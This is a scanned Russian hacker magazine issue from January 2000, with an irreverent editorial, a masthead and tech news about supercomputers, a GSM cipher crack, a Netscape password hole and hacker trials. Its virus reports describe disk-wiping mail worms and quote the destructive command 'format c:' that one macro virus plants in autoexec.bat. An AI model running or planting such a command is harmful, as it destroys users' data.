


ЖУРНАЛ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
#1/2000
WWW.XAKEP.RU
Министерство Обороны
Твой спец отряд
Почтовые бомбы
Тетя Ася на тропе войны
Война на IRC.
Полевое RPG
АБСОЛЮТНО ВОЕННЫЙ НОМЕР!


MAXIMUM
если DEPECHE MODE, то
MAXIMUM
Москва: 103,7 FM 66,8 УКВ (095) 755 77 55, 956 32 79
Санкт-Петербург: 102,8 FM 73,8 УКВ (812) 275 58 65, 327 30 75
www. maximum.ru.





Ну вот. Дожили. Вот и Y2K. Криков-то сколько было! Предсказаний всяких! Все умрем, апокалипсисы каждый день, компьютеры все станут Терминаторами, с утра до вечера будут метеоритные дожди на лысину капать и вообще – атомная война настанет и все будут десятилетиями сухари жевать. Ну и что? И где, собственно? Нет, ну то, что все упьются в эту ночь до глюков, я и без Нострадамуса знал, а вот где обещанные компьютерные катастрофы? Хех... жалобу что ли написать? Типа "Всю ночь просидел у компьютера. Остался трезвый. Ждал обещанного апокалипсиса. Обманули. Прошу возместить ущерб в качестве ящика водки". Хотя, с другой стороны, мне лично вообще по барабану, что там должно было произойти. Дело-то не в этом. Не произошло, ну и фиг с ним, зато началась новая эра! Эра киберпанка и киберпространства. Все, дорогой мой, если ты до сих пор компьютер видел только в нашем журнале, то ты в большом обломе. Ведь именно в этом столетии ожидаются самые грандиозные открытия и изменения в компьютерной сфере.

Все, я надеюсь, уже поняли, что Интернет победил. Народ перестал письма слать в конвертиках, все юзают e-mail, торговля в Инете у них, у буржуев, вообще уходит в какие-то заоблачные дали. Такие цифры называют, что хочется свой онлайновый магазин открыть и продавать там тампаксы какие-нибудь. А что? Все равно в Инете в основном домохозяйки покупками занимаются, сидят у мониторов, выбирают, что лучше: черный дядька Бенс или два брата-акробата Прохер и Дембель. Вот этих-то самых красавиц с кредитками и надо снабжать всем необходимым.

Торговля – сакс. ОК. Ты в чаты загляни. Народу там стало столько, что уже и не знаешь, с кем побазарить, такой выбор немереный. Причем Инет явно выигрывает у реальной жизни в анонимности и безнаказанности. Сидишь, треплешься с Машей aka Влажные Губки, а эта Маша может оказаться каким-нибудь Пенкиным. Вот попадос-то! Да хрен с ними, с чатами! Ты посмотри, что на сайтах делается! Ты мог еще лет 10 назад представить, что если тебе понадобится узнать об особенностях кенийских гермафродитов в условиях невесомости, то все, что нужно сделать – это зайти на поисковый сервер? Вот так-то. В общем, полный отрыв, полный улет, достаточно нормальная анонимность, свобода и все такое.

Вот и мы тут подумали, поразмыслили обо всем этом и решили, что этот год мы посвятим отрыву и офигенному угару. Мы будем безумствовать и извращаться так, что все наши завистники и недоброжелатели начнут писаться по ночам. Мы будем писать обо всем, что только можно себе представить. Правила приличия, социальные устои и все остальные комплексы зачмыренных людишек – не для нас. Пусть они краснеют при слове "порнуха" и трясутся от слова "взлом". Пусть они пренебрежительно морщатся слыша наше родное слово "халява" и раздвигают челюсть при слове "фрикер". Они – стандартные, обыденные индивидуумы, электорат для политиков, покупатели для системы. Но мы-то с тобой не такие. Мы давно наплевали на все правила и на саму систему, а значит мы будем делать все, чтобы тебе с нами было весело и интересно.

Удачи тебе в этом году! Не будь обыкновенным.

Сергей Покровский aka SINtez
**гл. редактор**

# Editorial
## /Братская могила/


**Редакция**

**самый главный редактор**
Сергей Покровский
(pokrovsky@xakep.ru)
**самый игровой редактор**
Денис Давыдов
(game@xakep.ru)
**самый вредный редактор**
Александр Черных
(holod@xakep.ru)
**старший бакенщик**
Игорь Пискунов
(igor@gameland.ru)
**замполит**
Алена Скворцова
(alyona@gameland.ru)

**Art**

**дизайн**
Руслан Рубанский
(matrix@aha.ru)
**обложка**
Руслан Рубанский (стиль)
Максим Седов (фото)
SpringMay (модель)
**верстка**
Серж Долгов
(guru@xakep.ru)
**иллюстрации**
Руслан Рубанский,
Серж Долгов,
Борис Романов,
AvOOd, SINtez,
Павел Хихус
(xixyc@netclub.ru)

**Реклама**

**руководитель отдела**
Игорь Пискунов
(igor@gameland.ru)
**менеджер отдела**
Алексей Анисимов
(anisimov@gameland.ru)
тел.: (095) 937.52.30
mob.: (095) 797.14.89
факс: (095) 125.02.11

**Оптовая продажа**

Владимир Смирнов
(vladimir@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)
тел.: (095) 124.04.02
факс (095) 125.02.11
пейджер: (095) 913.29.29
аб. СКЛАД

**PUBLISHING**

**учредитель и издатель**
ИЧП "АГАРУН Компани"
**директор**
Дмитрий Агарунов
(dmitri@gameland.ru)
**финансовый директор**
Борис Скворцов
(boris@gameland.ru)

**Для писем**

101000, Москва,
Главпочтамт,
а/я 652, Хакер

**Web-Site** **http://www.xakep.ru**
**E-mail** **magazine@xakep.ru**





Отпечатано в типографии
«**ScanWeb**», Финляндия

Зарегистрировано в Государственном Комитете РФ по печати.
**№ 018240**

Тираж **53 000** экземпляров. Цена договорная.


























**WARNING!!!**

Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.

ФОТОГРАФ: **К. ПОПОВ**

# СТАНЦИЯ 2000

четыре года на частоте 106.8 FM


НЬЮСЫ

# PC News

Андрей Князев (knyazev@xakep.ru)
Иван Перверзнев (perversia@mail.ru)



Ну вот. С Y2k тебя, пельмень! Мы уверены, что Новый год ты отпраздновал на всю катушку, теперь можно и отдохнуть, подкрепить силы. У нас есть еще целый год, чтобы накопить силенок и достойно встретить новый век и новое тысячелетие.

Думаю, что через год размер празднования будет еще круче, а чтобы он запомнился на всю жизнь, не забывай читать ежемесячно "Х", то есть нас. Мы плохому не научим :))))))).

## Сумасшедшие суперкомпьютеры



А как тут еще скажешь? Кто-то из нас двоих сходит с ума. Либо я – либо мир. Мир, конечно. Шутка ли – залудить компьютер с производительностью в 1 000 000 000 000 000. Именно так – 1 и 15 нулей или 10 в 15 степени операций с плавающей точкой в секунду (флопс). Кто-нибудь может представить себе столько?

На проект, получивший кодовое название Blue Gene – Голубой Ген (не крокодил :) ), корпорация IBM собирается потратить около 100 млн. долл.

Суперкомпьютер должен быть построен в течение ближайших 4-5 лет. Мощность "Гены" будет в 500 раз больше самого мощного компьютера, который есть сегодня. Характеристики компа таковы – более 1 миллиона процессоров. Занимаемый объем – 64 "шкафчика" высотой под 2 метра каждый. Сравнительная мощность – в 1000 раз мощнее Deep Blue (для тех, кто проспал весь 1997 год – это машина, "сделавшая" Каспарова) или более чем в 2 миллиона! раз быстрее самого мощного ПК.

Назначение "Гены" – моделирование свертываемости белков, генная инженерия, метеорология и авиация.

Однако "за скобками" "Гены" осталась самая "вкусная", но не самая популярная специализация – ядерные испытания.

Для тех, кто умудрился проспать все 90-е, напомню – на волне перестройки СССР и США подписали соглашение о запрещении ядерных испытаний в, так сказать, "живом виде" – на земле, в небесах, на море, под землей. Везде.

Тем не менее испытания нужны – без них военные не могут совершенствовать оружие. Было решено использовать компьютерное моделирование. Однако подобное моделирование требует безумных мощностей и не приносит большой известности, поскольку результаты всех исследований практически полностью засекречиваются. Генная инженерия и биология значительно более благодарные темы.

Впрочем, если IBM гонится за известностью, то Sun, похоже, гонится за деньгами. "Солнышко" ведет переговоры с самой известной "ядереной" :) лабораторией США. (Для тех, кто проспал все 40-е, напоминаю – именно в Лос-Аламосской Национальной Лаборатории (Los Alamos National Laboratory (LANL) – была создана первая в мире ядерная бомба).

В отличие от "Голубых" – Sun решила применить более быстрый метод разработки – "кластерный". Компец, который Sun торгует LANL, будет состоять из большого числа мощных "настольных" суперкомпьютеров. Все машины будут взаимодействовать между собой и распараллеливать нагрузку через высокоскоростное соединение.

Основой для "большой" машины будут или системы E10000 (64 проца), или Sun UltraSparc-III (100 процев). Прогнозируемая мощность "Солнечного монстра" 30 терафлопс – 30 на 10 в 12 степени.

## GSM продолжают ломать

Помнится, в одном из предыдущих номеров "Х" я уже писал о взломе сети БиЛайн – GSM. Теперь отличились израильтяне. Два гарных еврея (по агентурным данным это вполне могут быть наши – эмигрировавшие на историческую родину, понимашь) крякнули алгоритм шифрования "A5/1". В "обычной" жизни никто из юзверей GSM'а с этим не сталкивается, простонапросто этот алгоритм применяется для шифрования переговоров в этом стандарте.

Информация о взломе этого стандарта теперь позволит умелым людям не прибегая к помощи оператора сотовой связи прослушивать интересующие их телефонные номера. Конечно, придется немного потратиться на оборудование – типа цифрового сканера, но с другой стороны – кто сказал, что информация должна быть бесплатной?

А с третьей стороны – сейчас люди фишку разрулят, и кто знает, не появятся ли скоро на улицах бойкие молодцы, предлагающие желающим поговорить с мамой, живущей в знойном Зимбабве, почти задаром.

## "Дырявый" Netscape

17 декабря стало одной "дыркой" больше. Специализирующаяся на консалтинге (точнее, на программном консалтинге) фирма Reliable Software Technologies (RST) обнаружила брешь в Netscape Messenger – почтовом клиенте Netscape Communicator'a.

Баг заключается в том, что в некоторых версиях НетШкафа (частично в старом Навигаторе и во ВСЕХ версиях Communicator'a) есть возможность удаленно "позаимствовать" зашифрованные пароли. Для этого нужна лишь небольшая программулина на JavaScript. Стибренный пыссворд затем можно без большого напряга расшифровать – и вуаля – "I-net for free".

Как уберечься – не сохранять пароли вообще, т.е. вводить их только по запросу программы (удовольствие для параноиков и мазохистов), или не подпускать посторонних к своему ПК (официальная рекомендация Netscape).

Компания еще не выложила update, но обещает это сделать в обозримом будущем.




## 7,5 миллионов долларов за имя

7,5 миллионов долларов заплатила компания eCompanies за обладание заветным именем www.sex.ru. Шучу, конечно. Выкуплено было www.business.com. Еще три года назад одно из техасских предприятий выкупило это имя за 160 тысяч долларов, и его акционеры чуть было не упрятали управляющих в сумасшедший дом. Теперь – это самое дорогое имя в истории Интернета. До сих пор самым дорогим именем сервера было www.altavista.com, приобретенное за 3,35 миллионов долларов.


## Российский суд через Интернет

В России состоялся первый суд, где судья имел честь лицезреть рожу осужденного лишь на мониторе. Показания апеллировавшего осужденного были получены судом в ходе видеоконференции.

Гражданин Муртазин подал кассационную жалобу, и, вместо дорогостоящего этапирования и конвоя, было решено, смеха ради, опробовать новую технологию. ОАО "Челябинсксвязьинформ" оснастила зал суда и СИЗО оборудованием для видеоконференцсвязи фирмы VCON. Теперь опыт челябинцев будут перенимать и другие суды, так как это позволит резко сократить расходы на рассмотр апелляций. А зеки целыми днями будут чатиться с американскими блатными и петухами. В натуре!



## ТАСС уполномочен заявить




...О том, что некие типа энтузиасты 13 декабря взломали сайт информационного агентства ИТАР-ТАСС (www.itar-tass.com – непатриотичные пижоны – нет, чтобы домен был в домене .ru! ). Хотя "Взлом" – может быть, сильно сказано, просто в одном из разделов сайта – "Презентация", с пометкой "Новое – New!", было помещено "послание". Само "послание" вздорно, бульварно и неприлично, что даже приводить его здесь нет никакого смысла. Занятно, но не более :).

## Халява кончилась


Самый шумный рекламный эксперимент в Америке – раздача бесплатных компьютеров всем желающим – закончен. Чуваки планировали, что будут зарабатывать деньги на показе обязательной рекламы и покупках через Интернет. Но американцы не такие идиоты, какими хотят казаться, особенно когда дело касается денег. Все они, конечно, как на духу обещали, что целыми днями будут шопиться и скупать китайское барахло. Компьютер использовался бы как уникальный сборщик сведений о предпочтениях своего хозяина – какие сайты он любит посещать, в какое время суток и что ищет в Интернете. А после получения компьютера ребята ходили только на quake-сервера, да на порнуху. Всего было роздано 30 тысяч компьютеров при одном миллионе заявок. Глава компании сказал, что надо было раздать больше, и тогда было бы совсем круто. Но его послали куда подальше.

## Кто из монстров всех страшнее?

Кто из монстров всех страшнее и ужасней, и чернее? Такой опрос провела компания Gamespot. Результатом стала десятка самых-самых монстров из компьютерных игр. Первое место досталось Haunt из игры Thief. На втором месте всем злобный Cyberdemon из Doom. Замыкает же тройку лидеров Headcrab из Half-Life.

Общий рейтинг:

Haunt - "Thief"
Cyberdemon - "Doom"
Headcrab - "Half-Life"
Chryssalid - "XCOM"
Baron of Hell - "Doom"
Wight - "Myth II"
Fiend - "Quake"
Alien - "Aliens versus Predator"
Hydralisk - "Starcraft"



## Початился мужик...


Нервы во время Нового года у населения расшатались вконец. Один мужик прикольнулся в чате America Online, что оставил в каком-то там нью-йоркском туннеле фургон с взрывчаткой. Его тут же вычислили и повязали. Представьте, что это лично вам в чате про фургон рассказали. Будете звонить 02? Эксперты не рекомендуют во время праздников представляться сексуальными маньяками, террористами и Сергеем Владиленовичем Кириенко - могут быть эксцессы.

## Однозначно!

Во время выборов в Думу лидер ЛДПР Владимир Жириновский устроил небольшое шоу. Отказавшись от выпивки по поводу относительно удачных выборов, он сказал: "Нет, русские больше не пьют. Сейчас мы работаем с компьютерами, мы используем компьютеры для рассылки вирусов на Запад и вытягивания оттуда денег. У нас есть лучшие хакеры в мире. Нам не нужен алкоголь, табак, наркотики и СПИД, в отличие от Запада. Дайте мне пятерых хакеров, и я буду президентом. Однозначно!"

## Даже рыцари не прочь "поиграть в технологию"

Сэр Пол Маккартни (для тех, что вообще никогда не просыпался, напомню, что Пол Маккартни - один из участников группы The Beatles, самый именитый из еще живых членов этой группы. За выдающиеся заслуги на ниве поп-музыки британская королева присвоила ему титул Сэра и, соответственно, - звание рыцаря). Так вот, 14 декабря из знаменитого Ливерпульского клуба Каверна (Cavern Club) Сэр Пол дал мировой концерт. Кроме чуть больше 300 счастливчиков, наблюдавших действо живьем, на сайте www.msn.co.uk/cavern шоу наблюдали более 3 миллионов человек. Это, конечно, не чемпионат мира по футболу, но и Сеть - не телевидение (пока). С прискорбием надо отметить, что кайф словили только британцы. У них (в силу территориальных причин) никаких проблем с подключением не было. Весь остальной мир временами сосал лапу по причине слегка корявого технического обеспечения. А виновата во всем она - Microsoft, т.к. именно ею осуществлялась техническая поддержка сайта.






## XXI век наступает

Куда катится этот мир? Везде Большой брат (блин, ну если кто-то проспал и это, то все, туши свет!). Хитроумные жители Великобритании придумали помечать преступников электронными метками. Программа находится на стадии национального "бета-тестирования", но сама идея выглядит богато.


Основная идея такова - ежегодно много лиц осуждается за не тяжкие преступления (т.е. без применения насилия - мелкие кражи и пр.) на небольшие сроки - до 6 мес. Чем кормить этих людей за казенный счет в тюрьме - пусть лучше дома сидят. Электронная метка как раз позволит контролировать местонахождение человека.

Вот так - и никакой фантастики. Проза жизни, понимаешь!

## Тюрьма для хакеров

18-летний ботаник Эдвин Лин, скорее всего, проведет 5 месяцев среди убийц и насильников в тюрьме Сингапура. Он был признан виновным в восьми успешных атаках против веб-сайта Television Corporation of Singapore. Он изменил первую страницу сайта, а также послал непристойное предложение президенту компании. Теперь у Лина осталась одна надежда - что президент все-таки примет предложение (шанс, впрочем, маленький). Ранее в этом году в Сингапуре прошло еще 2 судебных процесса против хакеров. По обвинению в воровстве паролей путем несанкционированного доступа к ресурсам каких-то лохоперых пользователей Интернет двое хакеров были приговорены к 15 и 8 месяцам тюремного заключения. Скоро для хакеров придется организовывать специальные тюрьмы (кроме Китая, где хакеров просто отстреливают).





## Short Messages

Хлопцы, не дайте пропасть, пособите! Совсем редактор зажимает :).


Я у него уже квартал прошу места под новости побольше давать - а он отнекивается. Нету, мол. Но уж вы-то знаете средство - надо просто увеличить число страниц. Впрочем, если у кого есть другие, напишите главвреду :). Может сменит гнев на милость :).

А пока нет, приходится давать "новости одной строкой" (одной, конечно, не получается, но все равно - "коротко" :) ).


Сумасшедшая цена в $7,5 млн. за адрес www.business.com, похоже, многих лишила сна. Этот рекорд пока, похоже, никто не побьет, но стремиться надо. За домен banks.com, выставленный на аукцион компанией Names123.com, пока просят 1,6 млн. Поглядим, что случится 1 марта. Может, все-таки побьют рекорд?

## Аккумулятор с процессором

У настоящего хакера должен быть настоящий аккумулятор к автомобилю. Фирма Sears начала продавать аккумуляторные батареи DieHard Security с встроенными микропроцессорами, выполняющими роль противоугонного устройства. Вместе с батареей выдаются брелок, активизирующий защиту. Когда злобные ламеры начинают ломать автомобиль, аккумулятор несколько раз поворачивает стартер, а затем перестает работать, имитируя состояние полной разряженности. Помятуя, что против лома нет приема, изготовители предусмотрели также защиту от несанкционированного запуска с использованием перемычки. Ну и в качестве бонуса - "умный" аккумулятор отключает оставленные на ночь фары. Эта хохма обойдется вам в $169.







## Роскошное Вольво

Шведы, похоже, решили не отставать от немцев и "навороть" свое Volvo (www.volvo.se) так, чтобы Mercedes подавился от зависти. Хотя и вряд ли, но попробовать можно. И так весьма роскошный ряд моделей Volvo S80 теперь пополнился новой - Volvo S80E. Эта машинка комплектуется мобилой и факсом. Полный мобильный офис, т.к. факс, подключаемый, как и телефон, к сотовой сети стандарта GSM (поддерживаются все три диапазона - 900, 1800 и 1900 МГц), способен не только принимать/передавать собственно факсы, но еще печатает сообщения SMS, которые приходят на мобилу, а также работает как копир.

## Если уж не вскипятим, то постираем

Кофеварка или Холодильник (слышь, Холод :)), подключенные по протоколу IP к Сети – это уже вчерашний день. (К вопросу о приоритете – официально заявляю, что первый Холодильник, подключенный к Сети, был разработан именно "Х"). Теперь актуально говорить о подключенных стиральных машинах. Отличилась итальянская Merloni Elettrodomestici (www.merloni.it). Стирмашинка получила название margherita2000.com (www.margherita2000.com) (для тех, кто проспал последние несколько лет, напоминаю, что Маргарита – это самая популярная серия машин от Merloni). Машина уже продается.
Характеристики модели – подключение по коммутируемой линии или через беспроводную сеть (стандарт GSM). "Унутренняя начинка" – сетевое оборудование, работающее по протоколу Web Ready Appliances Protocol (WRAP) (переводить не буду, даже не просите).
Способ подключения: воткнул – работай. Не работает – см. п.1 (звони в тех-саппорт). Это чудо можно удаленно включать – выключать. Слать на нее сообщения, которые можно прочитать на встроенном ЖК-дисплее.
Вот такой вот подарочек любимой :) на день рождения. Чтобы не сидела дома, как лох без пейджера :).
Но на стиральных машинах знойные итальянцы не зацикливаются. Будут и холодильники, и посудомоечные машины, и йетеце. Под это дело появится даже новая торговая марка в линии Ariston (также принадлежащей Merloni) – Ariston Digital.
По моему, для успешных продаж осталось лишь "снять" красавицу в паре книшек. К примеру, про Джеймса Бонда, да про освобождение посредством новых технологий каких-нибудь заложников (если кто заинтересуется сценарием – милости просим :)).
В этой связи нужно отметить следующее (хорошо сказал!): Буржуи совсем крейзанулись!!! Как сообщается, кроме Merloni, многие крупные производители бытовой электроники собираются на протяжении 2000-го начать выпуск подобных устройств. Безумных макаронников поддержат не только собратья по цеху, но и многие крупные производители ПК, которые начнут выпуск устройств для организации домашних сетей, в которых интеллектуальным бытовым приборам будет самое место.



## 2000 Ошибок в 2000 году

Что касается ошибки 2000 года, то, кажется, с компьютерами на земле уже разобрались. Но еще остались космические аппараты, летающие в космосе десятки лет. Несмотря на солидный стаж, космическая станция "Мир", вроде бы, оказалась не подвержена ошибке 2000 года. Все компьютерные системы непрерывно модернизировались, поэтому космонавтам, скорее, приходится опасаться перекушать гороху, нежели отказов оборудования. 140-тонный монстр упадет на землю в 2000 году, когда его покинет последний экипаж.
Правительство Швейцарии закрыло от греха свой электронный почтовый ящик на время новогодних праздников. Министр финансов сообщил, что таким нехитрым образом они обезопасили себя от вирусов. То-то было смеху, когда после праздников они открыли ящик снова и скачали те вирусы, которые мирно продремали в нем Новый год.
Некий Брюс Диккенс собирается брать деньги с компаний, разбирающихся с проблемой 2000 года. Оказывается, в 1996 году он запатентовал метод исправления этой ошибки, которым пользуются 90% компаний. Диккенс отправил запросы в 700 крупнейших компаний с годовым доходом более 1 миллиарда долларов. Он требует единовременно заплатить 1,25 миллиона долларов и 5 тысяч долларов ежемесячно. Бабки скорее всего отстегнут - дешевле выйдет, чем тратиться на адвокатов.
Эксперты по безопасности в США пришли к выводу, что глобальное обсуждение проблем 2000 года и поиск их решений только усложнили проблему. CERT, организация, основанная при министерстве обороны США для координации действий по обеспечению компьютерной безопасности, выявила по меньшей мере семь вирусных программ, которые активируются после 1 января. Эти программы инсталлируют проблемы 2000 года, а не решают их. Председатель совета по проблеме 2000 г. при президенте США обратился к хакерам с призывом прекратить вредную деятельность. Призыв остался не услышанным, председателя уволили за фиговую работу.

## Дела вирусные...

Вслед за червем ExploreZip "нарисовался" еще один вирь – MiniZip. "Обновленная и улучшенная" версия папочки :).
AVP именует этот вирус как I-Worm.ExploreZip.Packed. Все улучшения этого вируса заключаются в том, что вложенный файл, содержащий вредоносный код, упакован программой сжатия Neolite. Обновления для AVP и DrWeb'a доступны.
Новый "Вирус для взрослых" получил хождение в конце 1999 года. Вирус с незатейливым названием W32/Mypics.worm (I-Worm.MyPics в терминологии AVP) приходит по почте. Письмецо будет с пустым %subj%'ем, в теле письма будет текст "Here's some pictures for you!". В аттаче – файло Pics4You.exe весом в 34304 байт. Если запустить файло, то в Ie странице, загружаемой по умолчанью, станет http://www.geocities.com/siliconvalley/vista/8279/index.html. Кроме этого вирь разошлет сам себя первым 50 получателям из адресной книги "большого" Outlook'a. Но это все цветочки. Ягодки в том, что при перезагрузке ПК вирь форматирует хард. Порнуха – это хорошо. А вот порновири – плохо :(.
Автор Meliss'ы в тюрьме, а дело его живет. 31-летний программер Дэвид Л. Смит (David L. Smith) признал таки свою вину, что это именно его шаловливые ручки написали "популярный" вирус Melissa. Суммарный доказанный убыток от действия вируса превысил 80 млн. долл. Возможно, что столь большая сумма ущерба подвигла мужика на "чистосердечное признание". Однако есть мнение, что это ему сильно не поможет, и дяде впаяют по полной программе.
К вопросу о "деле". Появился новый макровирус, использующий механизм Meliss'ы. Название дали по аналогии – Prilissa (W97M/Prilissa).
Приходит по почте. В "Теме" стоит: "Message From", в теле письма: "This document is very Important and you've GOT to read this!!!". В аттаче Word'овский документ, который, понятное дело, не следует открывать. Вирус шлет себя первым 50 адресатам и т.д. На католическое Рождество (25 декабря) вирус форматирует диск С: (изящным редактированием добавляя в autoexec.bat "format c:").
Не верьте ICQ. Точнее, поздравлениям от ICQ. Новый троянский коняшка – ICQGREETING получил широкое хождение. Приходит, как всегда, по почте. В "Теме" пусто, в теле – тоже. Во вложении файл Icq_Greetings.exe. механизм действия похож на описанный выше Mypics. Те же 50 писем + потуги отформатировать 1 января 2000 года диски с А по


Шухер! Лаборатория Касперского раздобыла вирус Win95.Babylonia, сочетающий в себе возможности вируса, интернет-червя и "троянской" программы. Вирус был обнаружен в "диком" виде в США. Babylonia "заряжена" новыми усовершенствованными функциями несанкционированного удаленного администрирования, что дает основание определить данный вирус как очень опасный. С его помощью злоумышленник может удерживать контроль над удаленным компьютером и даже обновлять версию вируса, которым инфицирован компьютер. В этом – глобальный облом для антивирусных программ. Только появится апдейт, распознающий этот вирус, а вирус уже изменился. В зависимости от текущего месяца вирус пытается перебирать шесть различных вариантов названия рассылаемых файлов. Однако, по причине ошибки, это ему не удается, так что имя файла всегда X-MAS.EXE. С новым счастьем!

